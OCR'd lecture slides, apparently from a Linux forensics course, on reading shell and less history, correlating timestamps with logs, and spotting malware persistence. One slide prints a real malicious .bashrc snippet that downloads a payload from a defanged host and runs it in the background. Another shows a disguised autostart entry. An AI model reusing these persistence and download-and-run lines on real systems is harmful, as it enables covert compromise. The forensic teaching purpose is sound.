last HISTSIZE commands (default 500) is saved. The shell stores each command in the history list prior to parameter and variable expansion (see EXPANSION above) but after history expansion is performed, subject to the values of the shell variables HISTIGNORE and HISTCONTROL.

On startup, the history is i
the value of HISTFILE is tru
SIZE. If HISTFILESIZE is uns
truncated. When the history file is read, lines beginning with the history comment character followed immediately by a digit are interpreted as timestamps for the following history line. These timestamps are optionally displayed depending on the value of the HISTTIMEFORMAT variable. When a shell with history enabled exits, the last $HISTSIZE lines are copied from the history list to $HISTFILE. If the histappend shell option is enabled (see the description of shopt under SHELL BUILTIN COMMANDS below), the lines are appended to the histor
writable, the history is not
with the history comment
distinguish timestamps from
HISTFILESIZE lines. If HISTFILESIZE is unset, or set to null, a non-numeric value, or a numeric value less than zero, the history file is not truncated.

[...]

The shell allows control ove
cause the shell to save only
to save each line of a multi
rectness. The lithist shell
scription of the shopt builtin below under SHELL BUILTIN COMMANDS for information on setting and unsetting shell options.

> […] the shell provides access to the command history, the list of commands previously typed […]

> […] history is initialized from the file named by the variable HISTFILE (default ~/.bash_history) […]

> […] If the HISTTIMEFORMAT variable is set, time stamps are written to the history file […]

> […] The shell allows control over which commands are saved on the history list. The HISTCONTROL and HISTIGNORE variables […]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat .bash_history
#1609833902
cat .bash_history
#1609833906
history
#1609833934
echo a
#1609833958
history
#1609833984
cat .bash_history
#1609834022
vi .bash_history
#1609834027
vi .bashrc
```

```
~$ history
    1  2021-01-05T09:05:02 cat .bash_history
    2  2021-01-05T09:05:06 history
    3  2021-01-05T09:05:34 echo a
    4  2021-01-05T09:05:58 history
    5  2021-01-05T09:06:24 cat .bash_history
    6  2021-01-05T09:07:02 vi .bash_history
    7  2021-01-05T09:07:07 vi .bashrc
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat .bash_history
#1609833902
cat .bash_history
#1609833906
history
#1609833934
echo a
#1609833958
history
#1609833984
cat .bash_history
#1609834022
vi .bash_history
#1609834027
vi .bashrc
```

```
~$ history
    1  2021-01-05T09:05:02 cat .bash_history
    2  2021-01-05T09:05:06 history
    3  2021-01-05T09:05:34 echo a
    4  2021-01-05T09:05:58 history
    5  2021-01-05T09:06:24 cat .bash_history
    6  2021-01-05T09:07:02 vi .bash_history
    7  2021-01-05T09:07:07 vi .bashrc
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

default configuration on Ubuntu 20.04

Time

user@terminal-1:

t_0: `~$ echo a`

t_6: `~$ ^D`

user@terminal-2:

t_1: `~$ echo b`


t_4: `~$ echo d`

t_5: `~$ ^D`

user@terminal-3:

t_2: `~$ echo c`

t_3: `~$ ^D`



```
~$ tail .bash_history
[…]
echo c      t2
echo b      t1
echo d      t4
echo a      t0
```

Bash History

default configuration on Ubuntu 20.04

The behaviour can be configured in a bazillion ways:

- overwrite the complete history file
- immediately write commands to the history file
- immediately reload command from the history file
- ignore certain commands or patterns
- …

=> Have a look at the config before drawing conclusions!

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

default configuration on Ubuntu 20.04

Time

Can we get any chronological ordering from the Bash history?

Short answer:

No.

Longer answer:

Sort of. Sometimes.

t_1 echo b
t_4 echo d
t_0 echo a

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
[…]
sudo apt install htop
vim notes.txt
shred -fuz not-illegal.txt
sudo apt install net-tools
[…]
```

When was this command issued?

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
[…]
sudo apt install htop
vim notes.txt
shred -fuz not-illegal.txt
sudo apt install net-tools
[…]
```

2021-01-05 10:55:30.101588379

```
~# ls -l --full-time /home/schreber/notes.txt
-rw-rw-r-- 1 schreber schreber 9 2021-01-05 10:55:30.101588379 /home/schreber/notes.txt
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
[…]
sudo apt install htop                    YYYY-01-05 10:54:48
vim notes.txt                            2021-01-05 10:55:30.101588379
shred -fuz not-illegal.txt
sudo apt install net-tools               YYYY-01-05 10:55:53
[…]
```

```
~# grep ".* sudo: schreber .* COMMAND=.*apt install" /var/log/auth.log
Jan  5 10:54:48 caracal sudo: schreber : TTY=pts/2 ; PWD=/home/schreber ; USER=root ;
                                         COMMAND=/usr/bin/apt install htop
Jan  5 10:55:53 caracal sudo: schreber : TTY=pts/2 ; PWD=/home/schreber ; USER=root ;
                                         COMMAND=/usr/bin/apt install net-tools
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
[…]
sudo apt install htop
vim notes.txt
shred -fuz not-illegal.txt
sudo apt install net-tools
[…]
```

```
YYYY-01-05 10:54:48 – 2021-01-05 10:54:50
2021-01-05 10:55:30.101588379

YYYY-01-05 10:55:53 – 2021-01-05 10:55:54
```

```
~# grep -E "install (htop|net-tools)" /var/log/dpkg.log
2021-01-05 10:55:54 install net-tools:amd64 <none> 1.60+git20180626.aebd88e-1ubuntu1
2021-01-05 10:54:50 install htop:amd64 <none> 2.2.0-2build1
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
[…]
sudo apt install htop
vim notes.txt
shred -fuz not-illegal.txt
sudo apt install net-tools
[…]
```

```
YYYY-01-05 10:54:48 – 2021-01-05 10:54:50
2021-01-05 10:55:30.101588379
2021-01-05 10:55:30… – 2021-01-05 10:55:53
YYYY-01-05 10:55:53 – 2021-01-05 10:55:54
```

```
~# ls -l /home/schreber/notes.txt
```

```
~# grep -E "install (htop|net-tools)" /var/log/dpkg.log
```

```
~# grep ".* sudo: schreber .* COMMAND=.*apt install" /var/log/auth.log
```


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ cat /home/schreber/.bash_history
```

```
[…]
sudo apt install htop
vim notes.txt
shred -fuz not-illegal.txt
sudo apt install net-tools
[…]
```




```
~# ls -l –full-time /home/schreber/no
```

```
~# grep -E "install (htop|net-tools)" /var/log/dpkg.log
```

```
~# grep ".* sudo: schreber .* COMMAND=.*apt install" /var/log/auth.log
```

Other Histories

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Shell History

```
~$ cat .zsh_history
```

```
~$ cat .sh_history
```

```
~$ cat .history
```

```
~$ cat .ash_history
```

```
~$ cat .local/share/fish/fish_history
```

```
...
```

Less History

```
~$ man less
```

```
[...]

ENVIRONMENT VARIABLES
       Environment variables may be specified either in the system environment as usual, or in a
       lesskey (1) file.  If environment variables are defined in more than one place, variables
       defined in a local lesskey file take precedence over variables defined in the system
       environment, which take precedence over variables defined in the system-wide lesskey file.
[...]
       LESSHISTFILE
              Name  of  the  history  file  used  to  remember  search  commands  and  shell
              commands between invocations of less.  If set to "-" or "/dev/null", a history file is
              not used.  The default is "$HOME/.lesshst" on Unix systems, "$HOME/_lesshst" on DOS
              and Windows systems, or "$HOME/lesshst.ini" or "$INIT/lesshst.ini" on OS/2 systems.

       LESSHISTSIZE
              The maximum number of commands to save in the history file.  The default is 100.

       LESSKEY
              Name of the default lesskey(1) file.
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Less History

```
~$ cat .lesshst
.less-history-file:
.search
"schreber
"nobo
"sys
"systemd-
"HISTOR
"histor
"hist
"history
.shell
"whoami
"cat /etc/passwd
.shell
"ls
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Less History

```
~$ cat .lesshst
.less-history-file:
.search
"schreber
"nobo
"sys
"systemd-
"HISTOR
"histor
"hist
"history
.shell
"whoami
"cat /etc/passwd
.shell
"ls
```

What terms did the user look for?

But: we don't know in which files :-(

Maybe: Correlation with shell history helps.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Less History

```
~$ cat .lesshst
.less-history-file:
.search
"schreber
"nobo
"sys
"systemd-
"HISTOR
"histor
"hist
"history
.shell
"whoami
"cat /etc/passwd
.shell
"ls
```

What did the user execute?

Those command do not appear in the shell history!

Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE


More History

(not the program, just more)

```
~$ sqlite3 ~/.ipython/profile_default/history.sqlite
```

```
sqlite> .schema sessions
  CREATE TABLE sessions (
    session INTEGER PRIMARY KEY AUTOINCREMENT,
    start TIMESTAMP, end TIMESTAMP,
    num_cmds INTEGER, remark TEXT);
sqlite> .schema history
  CREATE TABLE history (
    session INTEGER, line INTEGER,
    source TEXT, source_raw TEXT,
    PRIMARY KEY (session, line));
```






```
~$ find /home/someuser/ -type f -iname ".*hist*"

~$ find /root/ -type f -iname ".*hist*"
```

```
~$ cat ~/.wget-hsts
```

```
# HSTS 1.0 Known Hosts database for GNU Wget.
# Edit at your own risk.
# <hostname>   <port>        <incl. subdomains>          <created>     <max-age>
raw.githubusercontent.com    0             0             1592654996    31536000
www.pypy.org   0             0             1583937487    315360000
fkie-cad.github.io           0             0             1565710762    31556952
downloads.skullsecurity.org  0             1             1591690662    315360000
arxiv.org      0             0             1568814573    31536000
github.com     0             1             1608066855    31536000
```


```
~$ cat ~/.node_repl_history
```

```
"b" + "a" + + "a" + "a";
"1"+2
1+2
console.warn("Let's make history!")
```

```
~$ cat ~/.john/john.pot
```

```
$6$q3SFP7Jm$eOTKWYVQ.rv47ljK.t9MTH0U1VLqlTNgEb.RPBLfsLFA1E/Mta00x/uJ9DHj2pBaHb/9z/tOkBPiFPQIZfi/S/:1234test
```

and many, many more ...



Are there any traces of *malware persistence*?

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash Profile Files

```
~$ man bash
```

[...]

INVOCATION

[...]

When bash is invoked as a
executes commands from th
looks for ~/.bash_profil
that exists and is reada
this behavior.

When an interactive logi
executes commands from th

When an interactive shell that is not a login shell is started, bash reads and executes commands from /etc/bash.bashrc and
~/.bashrc, if these files
option will force bash to

When bash is started
environment, expands its
read and execute. Bash behaves as if the following command were executed:
if [-n "$BASH_ENV
but the value of the PATH

[...]

> […] When bash is invoked as an interactive login shell, or as a non-interactive shell with the --login option, it first reads and executes commands from the file /etc/profile, if that file exists. After reading that file, it looks for ~/.bash_profile, ~/.bash_login, and ~/.profile, in that order, and reads and executes commands from the first one that exists and is readable. […]

> […] When an interactive login shell exits […] bash reads and executes commands from the file ~/.bash_logout, if it exists. […]

> […] When an interactive shell […] is started, bash reads and executes commands from /etc/bash.bashrc and ~/.bashrc, if these files exist. […]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash Profile Files

For login shells:

```
/etc/profile
     ↓
/etc/bash.bashrc
     ↓
/etc/profile.d/*.sh
     ↓
~/.profile
     ↓
~/.bashrc
```

For interactive shells:

```
/etc/bash.bashrc
     ↓
~/.bashrc
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash Profile Files

```
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi
```

```
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
```

```
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, overwrite the one in /etc/profile)
# but only if not SUDOing and have SUDO_PS1 set; then assume smart user.
if ! [ -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
  PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi

# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#*)
#    ;;
#esac

# enable bash completion in interactive shells
#if ! shopt -oq posix; then
#  if [ -f /usr/share/bash-completion/bash_completion ]; then
#    . /usr/share/bash-completion/bash_completion
#  elif [ -f /etc/bash_completion ]; then
#    . /etc/bash_completion
#  fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ] ; then
    case " $(groups) " in *\ admin\ *|*\ sudo\ *)
    if [ -x /usr/bin/sudo ]; then
cat <<EOF
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

EOF
    fi
    esac
fi

# command-not-found package is installed, use it
if [ -x /usr/lib/command-not-found -o -x /usr/share/command-not-found/command-not-found ]; then
    function command_not_found_handle {
        # check because c-n-f could've been removed in the meantime
        if [ -x /usr/lib/command-not-found ]; then
            /usr/lib/command-not-found -- "$1"
            return $?
        elif [ -x /usr/share/command-not-found/command-not-found ]; then
            /usr/share/command-not-found/command-not-found -- "$1"
            return $?
        else
            printf "%s: command not found\n" "$1" >&2
            return 127
        fi
    }
fi
```

```
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
    # We have color support; assume it's compliant with Ecma-48
    # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
    # a case would tend to support setf rather than setaf.)
    color_prompt=yes
    else
    color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
```

Bash Profile Files

```
# .bashrc

# Source global definitions

if [ -f /etc/bashrc ]; then

   . /etc/bashrc

fi


# Uncomment the following line if you don't like systemctl's auto-paging feature:

# export SYSTEMD_PAGER=

# User specific aliases and functions

checks=$(ps aux | grep php-fpm | grep -v grep | grep tmp);
if [ "$checks" == "" ]; then
   rm -rf /tmp/.a /tmp/start_6457387765553057055;
   if ! [ -f /tmp/php-fpm ]; then
      curl -qs javascloud[.]com/victim_install.js > /tmp/php-fpm;
      chmod +x /tmp/php-fpm;

   fi
   /bin/sh /tmp/php-fpm > /dev/null 2>&1 &

fi
```

[https://blog.sucuri.net/2018/05/shell-logins-as-a-magento-reinfection-vector.html]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

XDG Autostart

"By placing an application's .desktop file in one of the Autostart directories the application will be automatically launched during startup of the user's desktop environment after the user has logged in."

```
$XDG_CONFIG_HOME
  default: ~/.config/autostart/
$XDG_CONFIG_DIRS
  default: /etc/xdg/autostart/
```

[https://specifications.freedesktop.org/autostart-spec/0.5/ar01s02.html]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

XDG Autostart

```
[Desktop Entry]
Type=Application
Exec=/home/user/.config/dbus-notifier/dbus-inotifier
Name[en_EN]=system service d-bus notifier
Name=system service d-bus notifier
Comment[en_EN]=
Comment=
```


[https://vms.drweb-av.de/virus/?i=4276269]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

Are there any traces of *malware persistence*?



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Services

/usr/lib/systemd/
/lib/systemd/
/etc/systemd/
~/.local/share/systemd/user/
~/.config/systemd/user/
...

```
UNIT                                                                  LOAD   ACTIVE SUB     DESCRIPTION
 accounts-daemon.service                                               loaded active running Accounts Service
 acpid.service                                                         loaded active running ACPI event daemon
 alsa-restore.service                                                  loaded active exited  Save/Restore Sound Card State
 apparmor.service                                                      loaded active exited  Load AppArmor profiles
 apport.service                                                        loaded active exited  LSB: automatic crash report generation
 avahi-daemon.service                                                  loaded active running Avahi mDNS/DNS-SD Stack
 colord.service                                                        loaded active running Manage, Install and Generate Color Profiles
 console-setup.service                                                 loaded active exited  Set console font and keymap
 cron.service                                                          loaded active running Regular background program processing daemon
 cups-browsed.service                                                  loaded active running Make remote CUPS printers available locally
 cups.service                                                          loaded active running CUPS Scheduler
 dbus.service                                                          loaded active running D-Bus System Message Bus
 gdm.service                                                           loaded active running GNOME Display Manager
 kerneloops.service                                                    loaded active running Tool to automatically collect and submit kernel crash signatures
 keyboard-setup.service                                                loaded active exited  Set the console keyboard layout
 kmod-static-nodes.service                                             loaded active exited  Create list of static device nodes for the current kernel
 ModemManager.service                                                  loaded active running Modem Manager
 networkd-dispatcher.service                                           loaded active running Dispatcher daemon for systemd-networkd
 NetworkManager-wait-online.service                                    loaded active exited  Network Manager Wait Online
 NetworkManager.service                                                loaded active running Network Manager
 openvpn.service                                                       loaded active exited  OpenVPN service
 polkit.service                                                        loaded active running Authorization Manager
 rsyslog.service                                                       loaded active running System Logging Service
 rtkit-daemon.service                                                  loaded active running RealtimeKit Scheduling Policy Service
 setvtrgb.service                                                      loaded active exited  Set console scheme
 snap.lxd.activate.service                                             loaded active exited  Load AppArmor profiles managed internally by snapd
 snap.lxd.daemon.service                                               loaded active exited  Wait until snapd is fully seeded
 snapd.service                                                         loaded active running Snap Daemon
 switcheroo-control.service                                            loaded active running Switcheroo Control Proxy service
 systemd-fsck@dev-disk-by\x2duuid-48CB\x2dC14D.service                 loaded active exited  File System Check on /dev/disk/by-uuid/48CB-C14D
 systemd-journal-flush.service                                         loaded active exited  Flush Journal to Persistent Storage
 systemd-journald.service                                              loaded active running Journal Service
